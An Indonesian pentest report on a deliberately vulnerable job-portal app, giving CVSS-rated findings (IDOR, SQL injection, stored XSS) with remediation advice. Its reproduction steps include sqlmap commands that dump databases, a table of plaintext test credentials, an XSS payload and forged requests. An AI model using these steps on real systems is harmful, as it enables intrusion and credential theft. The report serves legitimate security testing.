


Laporan Akhir Penetration Testing PT JobPortal Aplikasi Vulnerable Job portal



Daftar Isi

1. Pendahuluan	3
1.1 Ruang Lingkup Kegiatan	3
1.2 Periode Pekerjaan	4
2. Rangkuman Situasi	5
3. Hasil Penetration Testing	7
3.1. IDOR Eksposur Data Pengguna dan Password Plaintext	7
3.2 SQL Injection pada Endpoint Pencarian Pekerjaan	9
3.3 Stored Cross-Site Scripting (XSS) pada Fitur Lamaran Pekerjaan	12
3.4 IDOR – Pembuatan Lowongan Pekerjaan atas Nama Perusahaan Lain	14
3.5 IDOR – Akses dan Modifikasi Lamaran Milik Perusahaan Lain	18
3.6 IDOR – Apply Pekerjaan atas Nama Pengguna Lain	21

1. Pendahuluan

Kegiatan Penetration Testing ini dilaksanakan terhadap aplikasi web milik PT JobPortal yang beralamat di <https://jobportal.vulnapp.id>. Pengujian dilakukan dari sudut pandang eksternal dengan pendekatan greybox, di mana tim penguji menerima informasi kredensial akun dari pihak pemilik bisnis guna mensimulasikan skenario serangan yang realistis dari berbagai tingkat hak akses.

Tujuan utama dari kegiatan ini adalah untuk mengidentifikasi, mengeksploitasi, dan mendokumentasikan seluruh kerentanan keamanan yang berpotensi dimanfaatkan oleh pihak yang tidak berwenang. Secara khusus, objektif pengujian mencakup evaluasi terhadap tiga pilar keamanan informasi berikut:

- **Kerahasiaan (Confidentiality):** Memastikan bahwa data sensitif milik pengguna dan perusahaan tidak dapat diakses oleh pihak yang tidak berwenang.
- **Integritas (Integrity):** Memastikan bahwa data tidak dapat dimanipulasi, diubah, atau dihapus secara tidak sah oleh pihak eksternal.
- **Ketersediaan (Availability):** Memastikan bahwa layanan aplikasi tetap beroperasi secara normal dan tidak dapat disabotase melalui celah keamanan yang ditemukan.

1.1 Ruang Lingkup Kegiatan

Berdasarkan kesepakatan yang telah ditetapkan, objek pengujian dalam kegiatan ini adalah aplikasi web milik PT JobPortal yang dapat diakses pada URL berikut: **<https://jobportal.vulnapp.id>**

Adapun *checklist* pengujian dalam pekerjaan ini adalah sebagai berikut:

No.	Checklist	Keterangan
1.	Account takeover	Upaya untuk mengakses dan mengontrol akun pengguna tanpa izin, seringkali dengan mencuri kredensial.
2.	Authentication bypass	Upaya untuk mengakses sistem atau aplikasi tanpa memerlukan proses otentikasi yang sah.
3.	Cross-site request forgery	Upaya untuk memaksa pengguna yang terautentikasi melakukan tindakan tertentu pada aplikasi web yang rentan.
4.	Cross-site scripting (XSS)	Upaya untuk menyisipkan skrip berbahaya pada halaman web untuk dieksekusi pada browser pengguna.
5.	IDOR/Broken Access Control, sensitive actions by user	Upaya untuk mengakses objek atau sumber daya tanpa otorisasi yang benar.

No.	Checklist	Keterangan
6.	Information disclosure / Sensitive data exposure	Upaya untuk mencari kelemahan yang memungkinkan akses atau pengungkapan data sensitif.
7.	Privilege escalation	Upaya untuk meningkatkan hak akses dari tingkat rendah menjadi tingkat yang lebih tinggi.
8.	Exposed Administrative Panels that don't require login credentials	Upaya untuk mencari panel administratif yang dapat diakses secara publik tanpa otentikasi.
9.	SQL injection	Upaya untuk menyisipkan kode SQL berbahaya ke dalam input aplikasi web.
10.	Server Side Template Injection (SSTI)	Upaya untuk menyisipkan kode template yang dieksekusi pada sisi server.
11.	Server-Side Request Forgery (SSRF)	Upaya untuk mencoba memanipulasi server untuk melakukan permintaan ke sumber daya internal atau eksternal.
12.	Remote/Arbitrary code execution	Upaya untuk mencoba menjalankan kode arbitrer pada sistem target dari jarak jauh.
13.	Directory Traversal Issues	Upaya untuk mencoba menavigasi ke direktori yang seharusnya tidak dapat diakses oleh pengguna yang tidak berwenang.
14.	Local File Disclosure (LFD)	Upaya untuk mencoba membaca atau mengungkapkan file lokal pada sistem target.
15.	Timing or enumeration attacks that have a tangible risk to security or privacy	Upaya untuk mencoba mengumpulkan informasi sensitif dengan menganalisis pola atau waktu respon dari sistem target atau melalui enumerasi informasi secara berulang.

1.2 Periode Pekerjaan

Aktivitas Penetration Testing ini dilaksanakan pada tanggal 17 April 2026 – 19 April 2026

2. Rangkuman Situasi

Berikut ini merupakan gambaran kerentanan yang berhasil ditemukan selama pengujian dilakukan:

	Critical	High	Medium	Low
Vulnerability Found	2	4	0	0
Vulnerability Closed	0	0	0	0

Secara spesifik, berikut ini merupakan daftar kerentanan yang ditemukan selama pengujian:

No.	Nama Temuan	Tingkat Risiko	Status
1.	IDOR – Eksposur Data Pengguna & Password Plaintext	Critical – 9.8	OPEN
2	SQL Injection pada Endpoint Pencarian Pekerjaan	Critical – 9.8	OPEN
3	Stored Cross-Site Scripting (XSS) pada Fitur Lamaran Pekerjaan	High – 8.2	OPEN
4	IDOR – Pembuatan Lowongan Pekerjaan atas Nama Perusahaan Lain	High – 7.5	OPEN
5	IDOR – Akses dan Modifikasi Lamaran Milik Perusahaan Lain	High – 8.1	OPEN
6	IDOR – Apply Pekerjaan atas Nama Pengguna Lain	High – 7.1	OPEN

Perlu diperhatikan bahwa sebagian besar kerentanan yang ditemukan saling berkaitan dan dapat dirantainkan (chained) untuk menghasilkan dampak eksploitasi yang lebih besar. Temuan IDOR pada endpoint data pengguna, misalnya, memungkinkan penyerang untuk mengumpulkan daftar ID pengguna aktif yang kemudian dapat digunakan untuk meluncurkan serangan SQL Injection, Stored XSS, maupun manipulasi data lamaran pekerjaan secara lebih terarah dan efektif.

3. Hasil Penetration Testing

Bagian ini memaparkan detail teknis dari setiap kerentanan yang berhasil diidentifikasi selama periode pengujian, mencakup deskripsi teknis, langkah-langkah reproduksi, penilaian risiko berdasarkan standar CVSS v3.1, dampak bisnis, serta rekomendasi mitigasi yang konkret dan dapat ditindaklanjuti.

3.1 IDOR Eksposur Data Pengguna dan Password Plaintext

a. Deskripsi

Aplikasi tidak menerapkan mekanisme otorisasi yang memadai pada endpoint `/api/user/{userID}`. Dengan memanipulasi parameter ID pengguna secara langsung pada URL, penyerang yang telah terautentikasi (termasuk dengan peran Company) dapat mengakses data sensitif milik pengguna lain, termasuk username, alamat email, dan kata sandi yang tersimpan dalam format plaintext (tidak terenkripsi/di-hash). Kerentanan ini merupakan kombinasi dari Insecure Direct Object Reference (IDOR) dan praktik penyimpanan kata sandi yang sangat tidak aman.

b. URL / Aplikasi

`https://jobportal.vulnapp.id/api/user/{userID}`

c. Status

OPEN

d. Dampak

Penyerang dapat melakukan enumerasi seluruh akun pengguna terdaftar dalam sistem dan mengumpulkan kredensial login (username & password plaintext) secara massal. Data yang diperoleh dapat digunakan untuk melakukan account takeover, credential stuffing ke layanan lain, hingga penjualan data pengguna secara ilegal. Dampak bisnis mencakup pelanggaran regulasi perlindungan data, kerusakan reputasi, dan potensi gugatan hukum.

e. Nilai Risiko

CVSS String	: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score	: 9.8
Rating	: Critical

f. Langkah-Langkah

1. Buka aplikasi helium core lalu pada bagian website scanner masukan target url yaitu jobportal.vulnapp.id
2. Dari website scan tersebut kita mendapatkan url <https://jobportal.vulnapp.id/js/app.fff7f756.js>

```
Instances
Attack      : -
Method      : GET
Param       : -
URL         : https://jobportal.vulnapp.id:443/js/app.fff7f756.js
Evidence    : admin
Evidence Type : Response Body
```

3. Di <https://jobportal.vulnapp.id/js/app.fff7f756.js>
Saat kita buka ada informasi mengenai url api yaitu /api/user/user ID
`this.$http.get(`/api/user/${e.userId}`)`
4. Setelah itu login dengan akun yang memiliki role company
5. Setelah login dengan role company masuk ke tuliskan jobportal.vulnapp.id/api/user/{user_id} di url ganti {user_id} dengan 1,2,3,4 dst untuk mengakses data user lain . Sebagai contoh disini saya masukan user_id 4
6. Pada setiap respons, akan terlihat informasi sensitif pengguna meliputi ID, username, email, dan password dalam format plaintext.

```
jobportal.vulnapp.id/api/user/4
Pretty-print
{"success":true,"user":
{"id":4,"username":"seekertest","email":"seekertest@gmail.com","password":"seekertest","role":"member","fullName":"\u003cscript\u003ealert(docu
ment.domain)\u003c/script\u003e","phone":"seekertest","address":"seekertest","companyName":"","website":"","createdAt":"2026-04-
17T03:01:20.429053Z","updatedAt":"2026-04-17T03:02:00.364939Z"}}
```

g. Rekomendasi

- Implementasikan pemeriksaan otorisasi berbasis kepemilikan pada setiap endpoint yang mengembalikan data pengguna. Pastikan pengguna hanya dapat mengakses data milik dirinya sendiri.
- Segera implementasikan hashing kata sandi menggunakan algoritma yang kuat seperti bcrypt, Argon2, atau scrypt dengan salt yang unik per pengguna. Tidak ada alasan teknis untuk menyimpan kata sandi dalam format plaintext

- Pertimbangkan penggunaan UUID atau identifier tidak berurutan sebagai pengganti ID numerik berurutan untuk mencegah enumerasi yang mudah..
- Lakukan audit menyeluruh terhadap seluruh data pengguna yang telah terekspos dan pertimbangkan notifikasi kepada pengguna yang terdampak sesuai regulasi yang berlaku.

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control
https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html

3.2 SQL Injection pada Endpoint Pencarian Pekerjaan

a. Deskripsi

Parameter keyword pada endpoint `/api/jobs/search` tidak divalidasi atau di-sanitasi sebelum digunakan dalam query SQL. Hal ini memungkinkan penyerang untuk menyisipkan perintah SQL arbitrer melalui parameter tersebut. Dengan memanfaatkan tool seperti SQLMap, penyerang dapat mengekstrak struktur basis data secara penuh, termasuk nama database, tabel, dan seluruh isinya—termasuk tabel users yang berisi informasi sensitif seluruh pengguna.

b. URL

`https://jobportal.vulnapp.id/api/jobs/search?keyword=test`

c. Status

OPEN


d. Dampak


Eksplorasi SQL Injection pada kerentanan ini memberikan penyerang akses penuh terhadap basis data aplikasi. Penyerang dapat membaca, memodifikasi, maupun menghapus seluruh data dalam database. Dalam skenario terburuk, penyerang dapat mengambil alih akun administrator, menyuntikkan data palsu, hingga merusak integritas seluruh sistem. Dampak bisnis mencakup kerugian finansial yang signifikan, tuntutan hukum akibat kebocoran data, dan gangguan operasional layanan.

e. Nilai Risiko

CVSS String	: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS Base Score	: 9.8
Rating	: Critical

f. Langkah Langkah

1. Buka aplikasi helium core lalu pada bagian website scanner masukan target url yaitu jobportal.vulnapp.id
2. Dari website scan tersebut kita mendapatkan url <https://jobportal.vulnapp.id/js/app.fff7f756.js>
3. Saat kita membuka url tersebut terdapat informasi endpoint `/api/jobs/search/keyword= /`

4. Identifikasi endpoint yang rentan: <https://jobportal.vulnapp.id/api/jobs/search?keyword=test> , untuk keyword harus di isi disini saya masukan test.
5. Setelah itu kita coba dengan sqlmap dengan perintah `sqlmap -u "http://jobportal.vulnapp.id/api/jobs/search?keyword=test" --dbs` untuk untuk mendeteksi kerentanan dan mendapatkan daftar database.
6. Dari hasil eksekusi kita mendapatkan database yang terdeteksi.



```

[11:06:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.24.0
back-end DBMS: MySQL ≥ 5.6
[11:06:01] [INFO] fetching database names
[11:06:01] [INFO] resumed: 'information_schema'
[11:06:01] [INFO] resumed: 'performance_schema'
[11:06:01] [INFO] resumed: 'job_search_db'
available databases [3]:
[*] information_schema
[*] job_search_db
[*] performance_schema
    
```

7. Ekstrak daftar tabel job_search_db dalam database tersebut, jalankan
sqlmap -u "http://jobportal.vulnapp.id/api/jobs/search?keyword=test" \ -D
job_search_db -tables

```
Database: job_search_db
[6 tables]
+-----+
| education |
| experience |
| job_applications |
| jobs |
| skills |
| users |
+-----+
```

8. Maka kita bisa melihat seluruh data pengguna termasuk username dan password yang tidak ter-hash.

Database: job_search_db
Table: users
[229 entries]

id	email	password	phone	username	role	address	cv_file	website	created_at	updated_at
1	john@example.com	password123	08123456789	john_doe	member	Jakarta			2026-04-17 13:00:48.615080	2026-04-17 14:00:00.000000
87695	admin@example.com	admin123	0215550101	shell.php	company	Jl. Contoh 1			2026-04-17 13:00:48.615080	2026-04-17 14:00:00.000000
74031	mbuh4@mbuh.com	mbuh4		mbuh4	member				2026-04-17 13:01:15.083737	2026-04-17 13:01:15.083737
83737	mrnobody@example.com	password	120310123	mrnobody	admin				2026-04-17 13:01:30.245571	2026-04-17 14:00:00.000000
47162	email@email.com	\$Qwerty123	144123123123	cukurukuk9	company	wadwad		https://evil.com	2026-04-17 13:01:55.674280	2026-04-17 13:01:55.674280
74280	bos	job@job.com		job	company				2026-04-17 13:01:57.345930	2026-04-17 13:01:57.345930
45930	easpy-company@gmail.com	password123	08123123	easpy-company	company			https://easpy-company	2026-04-17 13:01:57.345930	2026-04-17 13:01:57.345930

g. Rekomendasi

- Gunakan Parameterized Queries atau Prepared Statements pada seluruh query database. Ini adalah cara paling efektif dan direkomendasikan untuk mencegah SQL Injection.
- Terapkan prinsip Least Privilege pada akun database yang digunakan oleh aplikasi. Akun tersebut hanya boleh memiliki hak akses minimal yang diperlukan
- Implementasikan Web Application Firewall (WAF) sebagai lapisan pertahanan tambahan untuk mendeteksi dan memblokir pola serangan SQL Injection.

h. Referensi

https://owasp.org/www-community/attacks/SQL_Injection

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3.3 Stored Cross-Site Scripting (XSS) pada Fitur Lamaran Pekerjaan

a. Deskripsi

Aplikasi tidak melakukan sanitasi terhadap input yang dikirimkan pada form pengajuan lamaran pekerjaan. Penyerang yang berperan sebagai jobseeker dapat menyisipkan skrip JavaScript berbahaya (misalnya melalui tag dengan handler onerror) ke dalam kolom input lamaran. Skrip ini tersimpan secara permanen di basis data dan akan dieksekusi secara otomatis setiap kali pengguna dengan peran Company membuka halaman daftar pelamar (View Applications), berpotensi mencuri cookie sesi dan memungkinkan pengambilalihan akun.

b. URL

https://jobportal.vulnapp.id/jobs/{jobs_id}

c. Status

OPEN

d. Dampak

Stored XSS yang berhasil dieksploitasi dapat digunakan untuk mencuri cookie sesi milik pengguna Company yang mengakses halaman View Applications, sehingga penyerang dapat mengambil alih akun tersebut tanpa memerlukan kata sandi. Selain itu, skrip berbahaya dapat dimanfaatkan untuk melakukan defacement antarmuka, mengalihkan pengguna ke situs phishing, atau mengumpulkan data sensitif yang ditampilkan di halaman tersebut.

e. Nilai Risiko

CVSS String : **AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N** CVSS

Base Score : **8.2**

Rating : **HIGH**

f. Langkah Langkah

1. Login menggunakan akun dengan peran JobSeeker

g. Rekomendasi

- Terapkan output encoding yang konsisten pada setiap data yang ditampilkan ke halaman web, menggunakan library yang telah teruji seperti OWASP Java Encoder atau DOMPurify untuk JavaScript.
- Tambahkan flag HttpOnly dan Secure pada cookie sesi untuk mencegah akses melalui JavaScript dan memastikan pengiriman hanya melalui koneksi terenkripsi.

h. Referensi

<https://owasp.org/www-community/attacks/xss/>
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

3.4 IDOR – Pembuatan Lowongan Pekerjaan atas Nama Perusahaan Lain

a. Deskripsi

Pada fitur pembuatan lowongan pekerjaan (Post Job), parameter companyId yang dikirimkan dalam body request tidak divalidasi secara server-side untuk memastikan kesesuaiannya dengan identitas pengguna yang sedang terautentikasi. Penyerang yang berperan sebagai Company dapat memanipulasi nilai companyId melalui intercepting proxy seperti Burp Suite untuk mengganti ID perusahaan miliknya dengan ID perusahaan lain, sehingga lowongan yang dibuat akan terpublikasi atas nama perusahaan target.

b. URL

<https://jobportal.vulnapp.id/post-job>

c. Status

OPEN

d. Dampak

Kerentanan ini memungkinkan penyerang untuk memanipulasi profil dan reputasi perusahaan lain dengan memublikasikan lowongan pekerjaan palsu, menyesatkan, atau berisi konten berbahaya atas nama mereka. Hal ini dapat menyebabkan kerugian reputasi yang signifikan bagi perusahaan yang menjadi korban, serta berpotensi menimbulkan permasalahan hukum terkait penyalahgunaan identitas korporat.

e. Nilai Risiko


CVSS String : AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

Base Score : 7.5


Rating : **HIGH**

f. Langkah Langkah

1. Login menggunakan akun dengan role Company
2. Post job di <https://jobportal.vulnapp.id/post-job>
3. Isi formulir pembuatan lowongan dan sebelum melakukan submit, aktifkan intercepting proxy untuk menangkap request.
4. kirim request tersebut ke repeater



5. Ubah companyId nya ke angka lain .
6. Ubah nilai parameter companyId dari ID milik akun yang sedang login menjadi ID perusahaan lain . Disini Saya ganti menjadi companyId 19 yaitu akun dummy yang sudah saya siapkan. Saya tau akun dummy saya memiliki companyId 19 itu dari url js yang sudah kita dapat di langkah 3.1




```

Request
nNpdGuiOiJodHRwczovL2V4YW1wbGUyY29tIiwiaWY3JlYXRlZEF0IjoimjAyNi0wNC0xOFQxMzoyODoxNS4xODI5NTRaIiwidXBkYXRlZEF0IjoimjAyNi0wNC0xOFQxMzozMDoxOS4wMTk3ODNaIn0=
Content-Length: 183
Sec-Ch-Ua-Platform: "Windows"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Google Chrome";v="147", "Not.A/Brand";v="8", "Chromium";v="147"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
Origin: https://jobportal.vulnapp.id
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://jobportal.vulnapp.id/post-job
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9,id;q=0.8

{
  "companyId": 19,
  "title": "hacked by po",
  "description": "hacked by po",
  "requirements": "hacked by po",
  "location": "jakarta",
  "jobType": "full-time",
  "salaryMin": 1000,
  "salaryMax": 1000000
}

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.24.0 (Ubuntu)
3 Date: Sat, 18 Apr 2026 13:41:27 GMT
4 Content-Type: application/json
5 Content-Length: 355
6 Connection: close
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Headers: Content-Type, Authorization, X-Requested-With, X-User-Role
9 Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
10 Access-Control-Allow-Origin: https://jobportal.vulnapp.id
11 Access-Control-Expose-Headers: *
12
13 {
14   "job": {
15     "id": 16,
16     "companyId": 19,
17     "title": "hacked by po",
18     "description": "hacked by po",
19     "requirements": "hacked by po",
20     "salaryMin": 1000,
21     "salaryMax": 1000000,
22     "location": "jakarta",
23     "jobType": "full-time",
24     "status": "active",
25     "createdAt": "2026-04-18T13:41:27.451656168Z",
26     "updatedAt": "2026-04-18T13:41:27.451656168Z"
27   },
28   "message": "Job created successfully",
29   "success": true
30 }

```



```

jobportal.vulnapp.id/api/user/19
Pretty-print
{"success":true,"user":{"id":19,"username":"nectar2","email":"nectar2@gmail.com","password":"nectar2026","role":"company","fullName":"nectar2","phone":"0889112","address":"ini nectar2","companyName":"nectarbee","website":"https://example.com","createdAt":"2026-04-18T13:21:44.753883Z","updatedAt":"2026-04-18T13:29:59.828902Z"}}

```


7. Login ke akun perusahaan target (ID 19) dan verifikasi bahwa lowongan yang dibuat oleh penyerang kini muncul di profil perusahaan tersebut.

The screenshot shows a web browser at the URL `jobportal.vulnapp.id/post-job`. The page has a blue header with navigation links: `Job Search`, `Jobs`, `Post Job`, and `Applicants`. The main content area is divided into two sections:

- Post a New Job:** A form with fields for:
 - Job Title (text input)
 - Location (text input)
 - Job Type (dropdown menu, currently set to 'Full Time')
 - Minimum Salary (Rp) (text input)
 - Maximum Salary (Rp) (text input)
 - Job Description (text area with placeholder: 'Describe the job role, responsibilities, and what you're looking for...')
 - Requirements (text area with placeholder: 'List the required skills, experience, and qualifications...')
 - A blue 'Post Job' button at the bottom.
- My Posted Jobs:** A list of two posted jobs:
 - SOC Analyst**: Location: jakarta, Type: part-time, Status: active. Actions: View Applications, Edit, Delete.
 - hacked by po**: Location: jakarta, Type: full-time, Status: active. Actions: View Applications, Edit, Delete.

g. Rekomendasi

- Implementasikan validasi otorisasi berbasis sesi di sisi server. `companyId` pada setiap request harus secara otomatis diambil dari informasi sesi pengguna yang terautentikasi, bukan dari input pengguna.
- Hapus parameter `companyId` dari body request dan gantikan dengan pengambilan nilai secara server-side berdasarkan token sesi yang valid.

h. Referensi

https://owasp.org/www-project-top-ten/2017/A5_2017-Broken_Access_Control
https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

3.5 IDOR – Akses dan Modifikasi Lamaran Milik Perusahaan Lain

a. Deskripsi

Endpoint yang digunakan untuk melihat dan memperbarui status lamaran pekerjaan (/applications/{applicationID}) tidak memverifikasi kepemilikan data. Penyerang yang berperan sebagai Company dapat memanipulasi ID aplikasi pada URL untuk mengakses, menerima, atau menolak lamaran yang diajukan ke perusahaan lain, tanpa sepengetahuan perusahaan pemilik lamaran yang sah.

b. URL

`https://jobportal.vulnapp.id/applications/{application_ID}`

c. Status

OPEN

d. Dampak

